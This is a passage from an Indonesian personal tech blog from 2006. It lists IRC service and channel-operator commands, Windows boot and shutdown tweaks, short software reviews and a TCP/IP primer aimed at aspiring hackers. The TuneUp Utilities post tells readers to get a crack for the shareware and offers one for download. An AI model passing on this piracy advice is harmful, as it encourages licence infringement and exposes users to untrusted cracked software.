2. Identify Nick = /ns identify (password)
3. Ganti Pass = /ns set passwd (passwd lama) (passwd baru)
4. Enforce = /ns set enforce (on/off)
5. Kill Ghost = /ns ghost (nick) (passwd)
6. Kill = /ns set kill (on/off)
7. Recover = /ns recover (nick) (passwd)
8. Release = /ns release (nick) (passwd)
9. Drop = /ns drop (nick)
10. No Op = /ns set noop (on/off)
11. No Memo = /ns set nomemo (on/off)
12. Info = /ns info (nickname)
13. URL = /ns set url (http:// )
14. Ganti Email = /ns set email (password) (emailnya)
15. Showemail = /ns set showemail (on/off)
16. MailBlock = /ns set mailblock (on/off)
MemoServ :
1. Send Nick = /ms send (nickname) (pesan)
2. Send OP = /ms send (#channel) (pesan)
3. Send SOP = /ms sendsop (#channel) (pesan)
4. Lihat Memo = /ms list
5. Baca Memo = /ms read (no. list memo)
6. Hapus Memo = /ms del (no. list memo)
7. Hapus Semua = /ms del all
Perintah Dasar mIRC :
1. Ganti nick = /nick (nick baru)
2. Notice = /notice (nick) (pesan)
3. Masuk Channel = /join (#channel)
4. Keluar Channel = /part (#channel)
5. Keluar IRC = /quit (pesan)
6. Ganti Server = /server (nama server)
7. Private = /query (nick)
8. Invite = /invite (nick) (#channel)
9. Mode I = /mode (nick) +I
10. Ignore = /ignore (nick)
11. Action = /me (pesan)
12. Whois = /whois (nick)
13. Away = /away (pesan)
14. Balik Away = /away
15. Ping = /ping (nick)
16. Bersihkan layar = /clear
Perintah Standar Untuk Op Channel :
/kick (#channel) (nick) = kick user
/topik (#channel) (topiknya) = mengganti topik channel
/kick (#channel) (nick) (alasan) = kick user dengan alasan
/mode (#channel) +b *!*@IPnya = Band IP user, missal /mode #channel +b *!*@202.146.12.*
/mode (#channel) +b nick!*@* = Ban nick user, missal /mode #channel +b nick!*@*
/mode (#channel) +o (nick) = memberikan Op pada user
/mode (#channel) +v (nick) = memberikan voice pada user
/mode (#channel) -o (nick) = menurunkan user agar tidak Op lagi
/mode (#channel) -v (nick) = mengambil voice user
/mode (#channel) +/- ntispklRrmc = set mode channel
/channel = melihat mode dan ban list channel
posted by
R4ngg4 on Tuesday, April 25, 2006
==========================================================================================================
23 April 2006
Percepat Waktu Booting
Pada saat komputer mulai dijalankan, maka ada salah satu proses yang harus dijalankan, yaitu booting. Proses ini sangat sederhana, namun terkadang cukup memakan waktu. Apalagi jika komputer Anda memiliki banyak sekali atribut. Padahal sebenarnya lama waktu booting dapat diminimalisasi dengan langkah-langkah berikut:
1. Lokasi Booting
Pencarian lokasi booting oleh komputer juga dapat memakan waktu. Secara default, biasanya komputer akan memeriksa floopy terlebih dahulu. Anda dapat mengubah hal ini dengan masuk ke dalam BIOS. Caranya tekan Del setelah perhitungan memory dilakukan. Lalu pada opsi FirtsBoot Device pilihlah harddisk di mana Anda meletakkan operating system. Misalnya ‘hard disk 0.’ Dengan cara ini, komputer tidak akan memakan waktu lagi mencari lokasi booting, tapi langsung ke harddisk tempat operating system disimpan.
2. Kurangi Proses Deteksi HDD
Mengurangi proses deteksi terhadap drive yang ada dalam komputer Anda juga dapat mempercepat proses booting. Untuk beberapa motherboard, memungkinkan Anda untuk mendeteksi secara manual. Artinya tidak lagi komputer yang melakukan, tetapi user sudah menentukan terlebih dahulu. Semua hal ini dapat dilakukan dalam BIOS setup. Cara masuknya sama seperti langkah pertama, yaitu tekan Del setelah perhitungan memory dilakukan.
3. Disable-kan Komponen Tak Terpakai
Semua perangkat yang terpasang pada komputer akan memakan waktu booting. Oleh sebab itu, ada baiknya bila Anda mengurangi komponen-komponen yang tidak terpakai ini. Caranya, yaitu dengan membuka Device Manager pilih komponen yang tidak lagi terpakai, namun masih terpasang dalam komputer Anda (misalnya Floopy drive). Klik dua kali, lalu pililih disable pada drop down box Device Usage. Device Manager sendiri dapat diakses dengan cara, klik kanan pada My Computer, pilih properties, lalu buka halaman Hardware.
4. Kurangi Font
Jumlah font yang terlalu banyak dapat membuat proses booting melambat. Oleh sebab itu, salah satu cara yang juga dianggap efektif adalah dengan mengurangi jumlah font yang diinstal. Caranya buatlah sebuah folder khusus, kemudian pindahkan semua font dalam folder font di control panel ke dalamnya. Kemudian barulah pilih kembali mana saja font yang Anda butuhkan saja. Jangan khawatir terhadap hilangnya font yang sementara waktu, karena Windows secara otomatis akan menginstal kembali font-font dasar.
5. Hilangkan Layar Loading
Dengan menghilangkan layar loading, Anda juga dapat menghemat waktu booting. Caranya pilih menu Run pada Start menu, lalu ketikkan msconfig, lau tekan Ok. Setelah itu pada opsi /NOGUIBOOT berikan tanda centang. Hal ini akan membuat pada proses booting komputer tidak akan menampilkan logo Windows dan animasinya, melainkan hanya layar hitam yang kosong. Anda tidak perlu khawatir, sebab dengan tidak adanya logo dan animasi ini, proses booting dapat dihemat beberapa detik.
6. Kurangi Waktu Setelah Booting
Selesai booting, komputer akan terasa sangat lambat untuk digunakan. Hal ini disebabkan adanya proses pengenalan jaringan yang dilakukan oleh komputer. Bila Anda ingin segera menggunakan komputer dan komputer tidak terhubung dengan jaringan, makan cara yang sangat efektif adalah mematikan fitur ini. Caranya klik kanan pada My Computer, pilih manage. Lalu expan Service and Application. Pada daftar service, klik dua kali Workstation. Kemudian pada dropdown box Star Up type pilih Disable.
7. Nonaktifkan Service yang Tidak Perlu
Ada beberapa service yang jalan secara otomatis ada juga beberapa service yang jalan pada saat start up dan sebagian besar ada juga yang tidak diperlukan. Sehingga hanya akan memakan waktu dan resource saja. Sebaiknya service-service tersebut dimatikan. Caranya seperti pada langkah nomor 6. Hanya saja, Anda sendiri yag menentukan service mana saja yang Anda kenal dan dirasa tidak dibutuhkan. Lakukan penonaktifan seperti halnya langkah sebelumnya.
posted by
R4ngg4 on Sunday, April 23, 2006
==========================================================================================================
Mematikan Komp dgn Lebih Cepat
Mematikan komputer adalah pekerjaan yang sangat mudah. Namun, pekerjaan penutup ini kadang cukup menjengkelkan, apalagi bila kita dikejar waktu. Tidak jarang selain membutuhkan waktu yang hampir sama dengan proses booting, kadang proses shut down tidak berjalan sebagai mana mestinya,sehingga tetap harus ditunggu. Oleh sebab itu, tidak ada salahnya jika Anda menyimak langkah berikut agar proses mematikan komputer dapat membuat Anda lebih nyaman.
1. Shortcut Shut Down
Salah satu cara yang paling cepat untuk untuk mematikan komputer adalah tanpa melalui start menu. Anda dapat menyediakan shortcut khusus pada layar desktop bila ingin mematikan komputer dengan lebih cepat. Caranya cukup mudah. Yaitu, dengan mengklik kanan pada layar desktop, lalu pilih New, Shortcut. Setelah itu, pada layar Create Shortcut, masukkan ‘SHUTDOWN -s -t 01’ lalu tekan tombol Next. Setelah itu, masukkan nama untuk shortcut tersebut. Anda dapat menamakan shortcut ini dengan julukan ‘Shut down’ Lalu tekan tombol Finish.
2. Kurangi Wit Times 1
Selesai membuat menu pintas untuk mematikan komputer, Anda dapat mengatur waktu yang diperlukan untuk menutup aplikasi ke batas minimum. Artinya dengan memberikan waktu sekecil mungkin agar waktu yang dibutuhkan untuk mematikan komputer akan lebih cepat. Caranya adalah dengan menjalankan Registry editor, lalu pilih dalam ‘HKEY_CURRENT_USER\Control Panel\Desktop\pilih ‘WaitToKillAppTimeout’. Setelah itu, ubah nilainya dari 20000 menjadi 1000 agar dapat lebih cepat.
3. Kurangi Wait Times 2
Akses registry editor dengan cara pilih Run dalam start menu lalu ketiklah regedit, kemudian tekan Enter. Setelah itu tekan Ctrl+F kemudian cari ‘HKEY_USERS\.DEFAULT\Control Panel\Desktop’, setelah itu ubahlah nilai ‘WaitToKillAppTimeout’ dari 20000 menjadi 1000. Jika merasa terlalu cepat, Anda juga dapat mengaturnya sampai kecepatan 5000 atau 10000. Waktu ini terkadang tidak terlalu diperlukan, bila Anda sudah terlebih dahulu mematikan semua aplikasi sebelum komputer dimatikan.
4. Kurangi Wait Times 3
Akses kembali registry editor seperti pada langkah-langkah selanjutnya, lalu carilah ‘HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\. Setelah itu, cari ‘WaitToKillServiceTimeout’. Klik dua kali pada nama tersebut, kemudian ubah nilai value data-nya dari 20000 menjadi 1000. Jika yang sebelumnya adalah waktu maksimal untuk aplikasi dimatikan atau diselesaikan, maka langkah ini adalah menentukan untuk service yang sedang aktif.
5. Auto Kill Task
Salah satu yang memperlambat proses shut down adalah adanya aplikasi yang hang (tidak responsif) dan meminta input-an user untuk menentukan apakah aplikasi tetap akan ditutup atau tidak. Anda dapat membuat komputer secara otomatis mematikan aplikasi dengan cara mengedit value data ‘AutoEndTask’ menjadi 1. Opsi ini ada di dalam ‘HKEY_USER\Control Panel\Desktop’ dan ‘HKEY_USERS\Control Panel\Desktop’. Dengan cara ini pula, semua aplikasi yang aktif akan dimatikan secara otomatis oleh sistem. Oleh sebab itu, Anda harus yakin bahwa aplikasi tidak lagi digunakan setiap akan mematikan komputer.
6. Jalankan Hibernasi
Anda juga dapat memilih menjalankan hibernasi. Karena Anda tidak akan dipertanyakan apakah ada aplikasi yang tidak responsif atau tidak. Opsi hibernasi terdapat dalam Power Option yang ada pada Control Panel. Namun sebelum mengaktifkan fitur ini, pastikan ruang harddisk tempat sistem operasi berada masih memiliki sekitar 300 MB. Ruang yang dibutuhkan oleh hibernasi adalah untuk menyimpan status komputer (aplikasi apa saja yang sedang dibuka) agar pada saat kembali dari hibernasi, komputer dapat langsung
mengaksesnya.
Matikan nVIDIA Driver Helper Service
Bagi Anda yang memiliki video card dengan chipset nVIDIA terkadang pada saat komputer melakukan proses shut down terdapat sedikit delay atau jeda karena helper service yang dilakukan oleh chipset nVIDIA. Oleh sebab itu, Anda harus mematikannya dengan cara buka computer management (klik kanan pada My Computer, manage). Lalu pada daftar service cari ‘Nvidia Driver Helper’, setelah itu klik kanan dan pilih Properties. Setelah itu pada drop down box ‘Startup Type’pilih disable dan tekan tombol OK. Hal ini dapat saja berlaku untuk VGA lain yang chipset-nya memberikan service serupa.
posted by
R4ngg4 on Sunday, April 23, 2006
==========================================================================================================
21 April 2006
TuneUp Utilities 2006

Kadang - kadang anda sebel dengan kondisi komputer anda yang semakin lama semakin lambat prosesnya atau malah sering hang. Permasalahan ini sama dengan saya yang sering dibuat sebel sama komputer. Tapi, sekarang saya tidak perlu khawatir lagi, karena ada software yang bisa menjaga kesehatan komputer saya yaitu TuneUp Utilities yang sekarang sudah versi 2006.
Banyak fitur yang terdapat dalam software ini, yaitu :
1. Customize & Analyse
- Kestabilan sistem komputer
- Mengatur StartUp
- Mengetahui merk dan jenis Hardware dan Software yang dipakai pada komputer.
- Mengatur tampilan Windows. agar lebih cantik.
2. Clean & Repair yang terdiri dari:
- Membersihkan harddisk dari file sampah
- Membersihkan dan memperbaiki registry.
3. Optimize & Improve:
- Optimasi Memori
- Mengatur registry komputer
- Mengecek system
4. Administer Control :
- Memanage program yang sedang berjalan.
- Merubah registry
- Meng-uninstal program yang tidak diperlukan.
5. File recovery dan Destruction :
- Menghapus dan menghancurkan file supaya benar-benar terhapus dari hardisk
- Untuk mencari file yang sudah terhapus (lewat recycle Bin-nya)
Program ini bersifat shareware selama 30 hari percobaan dan dapat didownload secara gratis. Seperti biasa, apabila ingin menggunakan selamanya, seperti biasa bisa dicari cracknya di internet. Jangan khawatir dibawah ini saya berikan ama cracknya, bisa download secara gratis.
Dilihat dari fungsi dan fitur yang ada, software ini menggantikan Norton Utilities yang pernah menjadi idola. Bedanya adalah pada sourse memori untuk TuneUp Utilities ini lebih kecil sehingga tidak membuat memori habis.
posted by
R4ngg4 on Friday, April 21, 2006
==========================================================================================================
18 April 2006
Solid Converter PDF to Word 3
Konversi PDF: Penggunaan file berformat PDF memiliki kelebihan dan kekurangan. Salah satu kekurangannya adalah sulitnya file tersebut untuk diedit. Khusus untuk proses edit ini, masih banyak orang yang berusaha untuk meng-copy-nya ke dalam Word terlebih dahulu. Namun, dengan cara biasanya susunan kalimat akan menjadi berantakan.
Oleh karena itu, Anda memerlukan software Solid Converter PDF to Word 3 yang dapat mengkonversi file PDF ke file Word dengan baik tanpa merusak struktur aslinya. Software ini memiliki tampilan seperti Windows Explorer yang bisa diakses baik dari start menu.
Cara mengoperasikan software ini juga tergolong cukup mudah. Anda cukup menentukan file sumber, tempat file konversi, dan tipe file konversi. Output yang dihasilkan berformat DOC, RTF, XML, dan TXT. Namun, tidak semua file PDF dapat dikonversikan ke dalam format TXT. Anda juga dapat mengkonversi sebagian dari halaman file PDF (Page Range) untuk mempercepat waktu kerja Anda. Kelebihan lainnya adalah menu Help yang berformat HTML, sehingga memiliki penjelasan yang lengkap. Kalau Anda ingin download silahkan klik link di bawah.
posted by
R4ngg4 on Tuesday, April 18, 2006
==========================================================================================================
Konsep Dasar TCP/IP
Penulis by Phayzer
TCP/IP merupakan dasar dari segalanya, tanpa mempelajari TCP/IP kemungkinan kita tidak dapat melakah maju di dunia pehackingan. Dengan kata lain, TCP/IP merupakan awal dari segalanya. Banyak orang yg menyepelekan pentingnya mempelajari TCP/IP, mereka mengaku dirinya "hacker" tetapi tidak mengerti sama sekali apa itu TCP/IP. Merasa hacker hanya apabila bisa mencrash ataupun menjebol server, tetapi sebetulnya bukan itulah maksud dari segala itu. Hacker itu adalah orang yg haus akan pengetahuan, bukan haus akan penghancuran. Untuk menjadi hacker dibutuhkan kerja keras, semangat, motivasi yg tinggi serta pemahaman seluk-beluk internet itu sendiri, tanpa hal-hal tersebut mustahil anda dapat menjadi seorang hacker yang tangguh.
Tulisan ini didedikasikan terutama untuk member Kecoak Elektronik dan siapa saja yang ingin mempelajari TCP/IP, bukan untuk mereka yang hanya ingin mencari jalan pintas menjadi hacker sejati. Bagi anda yg memang udah profhacking mungkin tulisan ini tidak penting, karena memang tulisan ini hanyalah pengantar belaka dan bukan merupakan referensi yg sempurna (dan jauh dari sempurna) oleh karenanya hanya dikhususkan bagi mereka yg pendatang baru (newbies).
Kita akan membahas :
1. Apa Itu TCP/IP ?
2. Apa yg membuat TCP/IP menjadi penting ?
3. Bagaimana awalnya keberadaan TCP/IP ?
4. Layanan apa saja yg diberikan oleh TCP/IP ?
5. Bagaimanakah bentuk arsitektur dari TCP/IP itu ?
6. Bagaimana TCP dan IP bekerja ?
7. Bagaimanakah bentuk format header protokol UDP,TCP,IP ?
Klik Disini Untuk Artikel Selengkapnya
posted by
R4ngg4 on Tuesday, April 18, 2006
==========================================================================================================
17 April 2006
Juz 'Amma Player
Software Juz 'Amma Player adalah program komputer freeware yang menyajikan 37 surah Al-Qur'an yang terdapat pada Juz 30. Juz 'Amma Player dilengkapi dengan terjemahnya dalam bahasa Indonesia. Juz 'Amma Player juga menyajikan pembacaan ayat-ayat Al-Qur'an dari semua surah yang terdapat di dalamnya. Anda dapat mendownload-nya secara cuma-cuma dan bebas untuk disebarluaskan.
Silahkan Klik Download
posted by
R4ngg4 on Monday, April 17, 2006
==========================================================================================================
|